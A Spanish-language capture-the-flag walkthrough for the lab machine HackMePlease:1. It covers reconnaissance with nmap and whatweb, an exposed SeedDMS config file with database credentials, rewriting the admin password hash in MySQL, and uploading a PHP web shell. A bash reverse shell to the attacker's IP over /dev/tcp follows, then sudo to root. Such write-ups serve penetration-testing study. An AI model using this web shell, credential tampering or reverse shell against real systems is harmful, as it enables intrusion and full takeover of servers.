

## Vulnerable Machine: HackMePlease: 1

**Nivel:** Easy

**Url:** [HACK ME PLEASE: 1](#)

**Descripción:**

Difficulty: Easy

Description: An easy box totally made for OSCP. No bruteforce is required.

Aim: To get root shell

### Preparación previa:

Hemos preparado previamente una máquina Kali linux ( IP: 192.168.232.136 ) la cual tiene una tarjeta de red conectada a VMNet8,

Para la preparación de la máquina simplemente hemos descargado el archivo OVA, y cambiado la tarjeta de red a la misma que hay en nuestra máquina linux VMNet8

### Solución:

Para empezar tanto nuestra máquina vulnerable HackMePlease:1 como nuestro sistema atacante (En mi caso Kali linux) deben encontrarse en la misma LAN.

En nuestra primera parte del reconocimiento identificamos la IP de nuestro objetivo, en este caso sabemos que es la IP 192.168.232.147

```
nmap -sn 192.168.232.0/24
```

```
(kali㉿kali)-[~]  
$ nmap -sn 192.168.232.0/24  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-02 04:58 EST  
Nmap scan report for 192.168.232.2  
Host is up (0.00063s latency).  
Nmap scan report for 192.168.232.136  
Host is up (0.000043s latency).  
Nmap scan report for 192.168.232.147  
Host is up (0.0017s latency).  
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.44 seconds
```

Tras obtener la direccion IP podemos ahondar mas en el objetivo para encontrar mas información, a continuación escaneamos el objetivo utilizando las siguientes flags

- A: Hace que detectemos la versión, traceroute, OS ...etc.
- T4: Indica el tiempo de envio de los paquetes de 0 a 6.

```
nmap -A -T4 -p- 192.168.232.147
```

```
(kali@kali)-[~]
$ nmap -A -T4 -p- 192.168.232.147
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-02 05:05 EST
Stats: 0:00:14 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 66.67% done; ETC: 05:05 (0:00:06 remaining)
Nmap scan report for 192.168.232.147
Host is up (0.0012s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Welcome to the land of pwnland
3306/tcp  open  mysql   MySQL 8.0.25-0ubuntu0.20.04.1
|_ssl-date: TLS randomness does not represent time
|_ssl-cert: Subject: commonName=MySQL_Server_8.0.25_Auto_Generated_Server_Certificate
|_Not valid before: 2021-07-03T00:33:15
|_Not valid after: 2031-07-01T00:33:15
|_mysql-info:
|_Protocol: 10
|_Version: 8.0.25-0ubuntu0.20.04.1
|_Thread ID: 41
|_Capabilities flags: 65535
|_Some Capabilities: SupportsCompression, SwitchToSSLAfterHandshake, InteractiveClient, SupportsTra
```

Lo mas interesante que podemos observar es que nos enfrentamos a una maquina Linux. Tambien podemos observar los puertos que estan abiertos, los cuales serian:

80: Apache  
3306: Mysql  
33060: Mysql


Otra manera de habernos dado cuenta hubiera sido mirando los ttl cuando hicieramos ping, ya que una maquina Linux siempre va a dar 64.

```
(kali@kali)-[~]
$ ping -c 1 192.168.232.147
PING 192.168.232.147 (192.168.232.147) 56(84) bytes of data.
64 bytes from 192.168.232.147: icmp_seq=1 ttl=64 time=0.420 ms
```

Vamos a empezar por el puerto 80.

```
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Welcome to the land of pwnland
```

Vamos a ver ante que tipo de Ubuntu nos encontramos para ello vamos a buscar la info que nos aparece



Parece que estamos ante un ubuntu focal, lo cual nos puede servir para cuando ya tengamos un acceso local a la maquina, para hacer una escalada de privilegios, pero ahora mismo vamos a seguir con nuestro proceso de reconocimiento.


A continuacion voy a utilizar la herramienta whatweb, esta herramienta actua de forma parecida a la extension web wappalyzer, nos muestra las herramientas y tecnologias que utiliza la web.

```
whatweb http://192.168.232.147
```

```
(kali@kali) - [~/Desktop]
$ whatweb http://192.168.232.147
http://192.168.232.147 [200 OK] Apache[2.4.41], Bootstrap, Country[RESERVED][ZZ], Frame, HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[192.168.232.147], JQuery[1.11.2], Modernizr[2.8.3-respond-1.4.2.min], Script[text/javascript], Title[Welcome to the land of pwnland], X-UA-Compatible[IE=edge]
```

Lo que puedo observar a simple vista es que la versión de JQuery es bastante antigua, podrias encontrar bastante vulnerabilidades ahi, sin embargo las vulnerabilidades en JQuery son bastante dificiles de explotar.

Si buscamos la ip nos toparemos con esta web, la cual vamos a investigar un poco



tras investigar por el codigo he podido ver que la ruta js esta disponible, y en esta han dejado comentado un endpoint curioso.

```
<script src="https://ajax.googleapis.com/ajax/libs/jquery/1.11.2/jqu
<script>window.jQuery || document.write('<script src="js/vendor/jque

<script src="js/vendor/bootstrap.min.js"></script>

<script src="js/datepicker.js"></script>
<script src="js/plugins.js"></script>
<script src="js/main.js"></script>

<script type="text/javascript">
$(document).ready(function() {

var $slide = $('.slide');

// give active class to first link
//make sure this js file is same as installed app on our server endpoint: /seeddms51x/seeddms-5.1.22/
$($('nav a')[0]).addClass('active');

// add event listener for mousescroll
$body.bind('false', mouseEvent);
```

Parece que con esto tenemos acceso al endpoint del login del servidor.

SeedDMS

Sign in

User ID:

Password:

Language: 

-

Sign in

This is a classified area. Access is permitted only to authorized personnel. Any violation will be prosecuted according to the national and international laws.

SeedDMS free document management system - [www.seeddms.org](http://www.seeddms.org)

Si buscamos en internet informacion acerca de SeedDMS, podemos encontrar el repositorio de la propia herramienta, tras una leve investigacion he podido encontrar lo siguiente.

SeedDMS / conf / .htaccess

 JustLikelcarus Initial Commit

Code Blame 6 lines (6 loc) · 164 Bytes

```
1 # Make sure settings.xml can not be opened from outside!
2 #Redirect /conf/settings.xml /index.php
3 <Files ~ "^settings\.xml">
4   Order allow,deny
5   Deny from all
6 </Files>
```

Por lo tanto podemos comprobar si se le ha olvidado aplicar este consejo al programador.

```
192.168.232.147/seeddms51x/conf/settings.xml

This XML file does not appear to have any style information associated with it. The document tree is shown below.

- <configuration>
- <site>
- <!--
  siteName: Name of site used in the page titles. Default: SeedDMS
  - footnote: Message to display at the bottom of every page
  - printDisclaimer: if true the disclaimer message the lang.inc files will be print on the bottom of the page
  - language: default language (name of a subfolder in folder "languages")
  - theme: default style (name of a subfolder in folder "styles")
-->
<display siteName="SeedDMS" footnote="SeedDMS free document management system -
www.seeddms.org" printDisclaimer="true" language="en_GB" theme="bootstrap"
previewWidthList="40" previewWidthDetail="100" availableLanguages="" showFullPreview="false"
convertToPdf="false" previewWidthMenuList="40" previewWidthDropFolderList="100"
maxItemsPerPage="0" incItemsPerPage="0" onePageMode="false" dateFormat=""
datetimeformat="" overrideTheme="false"> </display>
- <!--
  strictFormCheck: Strict form checking. If set to true, then all fields in the form will be checked for a value. If set
  - viewOnlineFileTypes: files with one of the following endings can be viewed online (USE ONLY LOWER CASE CHARACTERS)
  - enableConverting: enable/disable converting of files
  - enableEmail: enable/disable automatic email notification
  - enableUsersView: enable/disable group and user view for all users
  - enableFullSearch: false to don't use fulltext search
  - enableLanguageSelector: false to don't show the language selector after login
  - enableClipboard: false to hide the clipboard
  - enableFolderTree: false to don't show the folder tree
  - expandFolderTree: 0 to start with tree hidden
  - 1 to start with tree shown and first level expanded
  - 2 to start with tree shown fully expanded
  - stopWordsFile: path to stop word file for indexer
  - sortUsersInList: how to sort users in lists ('fullname' or '' (default))
-->
<edition strictFormCheck="false"
viewOnlineFileTypes=".txt;.text;.html;.htm;.xml;.pdf;.gif;.png;.jpg;.jpeg" enableConverting="true"
enableEmail="true" enableUsersView="true" enableFullSearch="true" enableClipboard="false"
enableFolderTree="true" expandFolderTree="1" enableLanguageSelector="true" stopWordsFile=""
sortUsersInList="" enableDropUpload="false" enableRecursiveCount="false"
maxRecursiveCount="0" enableThemeSelector="false" fullSearchEngine="sqlitefts"
sortFoldersDefault="u" editOnlineFileTypes="" enableMenuTasks="false" enableHelp="false"
defaultGroupMethod="date" defaultFolder="0" maxSizeDefault="0"
-->
```

Y efectivamente tenemos acceso, vamos a buscar si en el código hay algún acceso a contraseñas.

Hemos encontrado la contraseña para entrar en la bbdd mysql

```
<database dbDriver="mysql" dbHostname="localhost" dbDatabase="seeddms" dbUser="seeddms"
dbPass="seeddms" doNotCheckVersion="false"> </database>
- <!--
  smtpServer: SMTP Server hostname
  - smtpPort: SMTP Server port
  - smtpSendFrom: Send from
-->
<smtp smtpServer="localhost" smtpPort="25" smtpSendFrom="seeddms@localhost" smtpUser=""
smtpPassword=""/>
</system>
```

Tenemos acceso a la bbdd

```
(kali㉿kali)-[~/Desktop]
$ mysql -u seeddms -h 192.168.232.147 -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 8.0.25-0ubuntu0.20.04.1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> █
```

Bases de datos disponibles:

```
+-----+
| Database          |
+-----+
| information_schema |
| mysql              |
| performance_schema |
| seeddms            |
| sys                |
+-----+
```

```
MySQL [seeddms]> show tables;
```

```
+-----+
| Tables_in_seeddms |
+-----+
| tblACLs            |
| tblAttributeDefinitions |
| tblCategory        |
| tblDocumentApproveLog |
| tblDocumentApprovers |
| tblDocumentAttributes |
| tblDocumentCategory |
| tblDocumentContent  |
| tblDocumentContentAttributes |
+-----+
```



tblDocumentFiles	
tblDocumentLinks	
tblDocumentLocks	
tblDocumentReviewLog	
tblDocumentReviewers	
tblDocumentStatus	
tblDocumentStatusLog	
tblDocuments	
tblEvents	
tblFolderAttributes	
tblFolders	
tblGroupMembers	
tblGroups	
tblKeywordCategories	
tblKeywords	
tblMandatoryApprovers	
tblMandatoryReviewers	
tblNotify	
tblSessions	
tblUserImages	
tblUserPasswordHistory	
tblUserPasswordRequest	
tblUsers	
tblVersion	
tblWorkflowActions	
tblWorkflowDocumentContent	
tblWorkflowLog	
tblWorkflowMandatoryWorkflow	
tblWorkflowStates	
tblWorkflowTransitionGroups	
tblWorkflowTransitionUsers	
tblWorkflowTransitions	
tblWorkflows	
users	

+-----+

43 rows in set (0.004 sec)

si vemos lo que hay en la tabla users

```
MySQL [seeddms]> select * from users;
```

```
MySQL [seeddms]> select * from users  
→ ;
```

Employee_id	Employee_first_name	Employee_last_name	Employee_passwd
1	saket	saurav	Saket@#\$1337

1 row in set (0.003 sec)

Podemos ver que las credenciales estan guardadas en la base de datos en texto plano asi que ya podemos acceder al servidor seeddms

User ID:

Password:

Language:  ▼

Parece que no son los correctos

Error signing in. User ID or password incorrect.


Pero si recordamos las tablas que habíamos visto antes una tabla llamada tblUsers, vamos a comprobar si son estos usuarios

```
MySQL [seeddms]> select * from tblUsers;
```

id	login	pwd	fullName	email
1	admin	f9ef2c539bad8a6d2f3432b6d49ab51a	Administrator	address@server.com
2	guest	NULL	Guest User	NULL

2 rows in set (0.003 sec)

Vemos que la contraseña esta encriptada en md5, esta forma de encriptamiento en unidireccional es decir solo se puede encriptar pero no desencriptar, por lo tanto lo que podemos hacer es sustituir el contenido de esa tabla por un texto que nosotros conozcamos por ejemplo:




si vemos lo que hay en la tabla users

```
update tblUsers set pwd='185f8db32271fe25fbb7ecd2e4f65556' where  
login='admin';
```

```
Query OK, 1 row affected (1.644 sec)  
Rows matched: 1  Changed: 1  Warnings: 0
```

Si intentamos acceder ahora nos dejara pasar con la nueva contraseña



ya aquí vemos que nos da opción a subir documentos como admin por lo tanto vamos a subir un documento el cual tenga un shell php

```
<?php
if (isset($_GET['cmd'])) {
    $comando = $_GET['cmd'];
    echo "<pre>";
```

```
echo system($comando);  
echo "</pre>";  
} else {  
    echo "No se ha introducido ningún comando."  
}  
?>
```

y la subimos como un archivo

#### Version Information

Version:	<input type="text" value="1"/>
Local file:	<input type="text" value="cmd.php"/> <input data-bbox="889 779 1021 825" type="button" value="Browse..."/>
Version comment:	<div></div>
Use comment of document:	<input type="checkbox"/>

Ya estaria subido


#### Folder Contents

Name 		Status	Action
	<a href="#">cmd.php</a> <small>Owner: <b>Administrator</b>, Created: <b>2024-02-02</b>, Version 1 - 2024-02-02</small>	Released	   

This is a classified area. Access is permitted only to authorized personnel. Any violation will be

si introducimos la siguiente url seguidas de un comando veremos el resultado del comando en la cmd de la maquina ubuntu, asi que ya tendríamos acceso a esta.

<http://192.168.232.147/seeddms51x/data/1048576/4/1.php?cmd=whoami>



Lo que vamos a hacer es pasar esta cmd a nuestro servidor pasandola por el puerto 443

<http://192.168.232.147/seeddms51x/data/1048576/4/1.php?cmd=bash%20-c%20%22bash%20%20-i%20%20%3E%26%20%20/dev/tcp/192.168.232.136/443%20%200%3E%261%22>

Mientras escucharemos ese puerto con netcat, con lo que obtendremos acceso a la maquina linux.

Vamos a cambiar al usuario saket, el cual conocemos su contraseña Saket@#\$1337

```
www-data@ubuntu:/var/www/html/seeddms51x/data/1048576/4$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 20.04.2 LTS
Release: 20.04
Codename:   focal
www-data@ubuntu:/var/www/html/seeddms51x/data/1048576/4$ su saket
Password:
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

saket@ubuntu:/var/www/html/seeddms51x/data/1048576/4$
```

Y el ultimo paso seria la escalada de privilegios, en esta maquina no hay flag el objetivo es conseguir acceder al usuario root.

Si hacemos un sudo -l nos indica que saket puede usar todos los comandos asi que hacemos cd root y listo.

```
saket@ubuntu:/home$ sudo -l
[sudo] password for saket:
Matching Defaults entries for saket on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin

User saket may run the following commands on ubuntu:
    (ALL : ALL) ALL
saket@ubuntu:/home$ sudo su
root@ubuntu:/home# cd /root/
root@ubuntu:~# ls
app.apk  Desktop  Documents  Downloads  Music  Pictures
```